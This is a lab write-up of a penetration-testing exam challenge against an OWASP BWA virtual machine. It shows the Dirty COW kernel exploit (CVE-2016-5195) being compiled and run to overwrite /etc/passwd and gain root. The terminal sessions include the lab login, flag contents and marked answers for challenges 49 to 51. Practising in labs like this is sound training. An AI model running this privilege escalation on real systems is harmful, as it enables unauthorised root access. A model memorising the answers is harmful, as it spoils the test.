
Khoảng 620 kết quả (0,36 giây)

https://www.exploit-db.com › exploits ▾ Dịch trang này

Linux Kernel 2.6.22 < 3.9 - Exploit-DB


28 thg 11, 2016 — Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDATA' Race Condition Privilege Escalation (/etc/passwd Method). CVE-2016-5195 . local ...

Use this exploit I gain root permission of this target and get answer for challenge 50 and 51.



```
┌──(kali㉿kali)-[~/CPENT/Scope5/192.168.65.210]
└─$ ssh -oHostKeyAlgorithms=+ssh-dss kevin@192.168.65.210                                    255 ×
kevin@192.168.65.210's password:
Added user kevin.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

kevin@owaspbwa:~$ ls
userflag.txt
kevin@owaspbwa:~$ cat userflag.txt
BWAMachineUser-6534
kevin@owaspbwa:~$ md5sum userflag.txt
9b34b4fd941661615d819a6c03e86047  userflag.txt
kevin@owaspbwa:~$ |
```

Answer for challenge 51



```
kevin@owaspbwa:/tmp$ ls
40839.c          hsperfdata_tomcat6  mod_mono_dashboard_default_2   tomcat6-tmp
hsperfdata_kevin  linpeas.sh          mod_mono_dashboard_XXGLOBAL_1
kevin@owaspbwa:/tmp$ gcc 40839.c -o exp
/tmp/ccbip1Gj.o: In function `generate_password_hash':
40839.c:(.text+0x16): undefined reference to `crypt'
/tmp/ccbip1Gj.o: In function `main':
40839.c:(.text+0x4e0): undefined reference to `pthread_create'
40839.c:(.text+0x516): undefined reference to `pthread_join'
collect2: ld returned 1 exit status
kevin@owaspbwa:/tmp$ gcc 40839.c -o exp -lthread
/usr/bin/ld: cannot find -lthread
collect2: ld returned 1 exit status
kevin@owaspbwa:/tmp$ gcc 40839.c -o exp -pthread -lcrypt
kevin@owaspbwa:/tmp$ ./exp
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fiRbwOlRgkx7g:0:0:pwned:/root:/bin/bash

mmap: b77fd000
```

```
!!! This VM has many serious security issues. We strongly recommend that you run
    it only on the "host only" or "NAT" network in the VM settings !!!

You can access the web apps at http://192.168.65.210/

You can administer / configure this machine through the console here, by SSHing
to 192.168.65.210, via Samba at \\192.168.65.210\, or via phpmyadmin at
http://192.168.65.210/phpmyadmin.

In all these cases, you can use username "root" and password "owaspbwa".

firefart@owaspbwa:~# sudo su
sudo: unknown user: root
firefart@owaspbwa:~# id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@owaspbwa:~# cd /opt/
firefart@owaspbwa:/opt# ls
firefart@owaspbwa:/opt# cd /root/
firefart@owaspbwa:~# ls
rootflag.txt  rules-config
firefart@owaspbwa:~# cat rootflag.txt
WebRoot-1976
firefart@owaspbwa:~# md5sum rootflag.txt
4690c3e3529cbc642e9caf33785d4a27  rootflag.txt
firefart@owaspbwa:~# |
```

Answer for challenge 50

```
Challenge 49: (25 Points)
What is the last 4 hex digits of the 1024 DSA ssh key at 192.168.65.210?
 3AA5
 0CA7
 88A5       x
 C394
Challenge 50: (60 Points)
What is the last 6 hex digits of the md5 hash content of rootflag.txt on
192.168.65.210?
 123AA5
 5D4A27     x
 A4A9CB
 2FEC38
Challenge 51: (40 Points)
What is the last 6 hex digits of the hash content of the userflag.txt on machine
192.168.65.210?
 123AA5
```

```
E86047     x
A4A9CB
2FEC38
```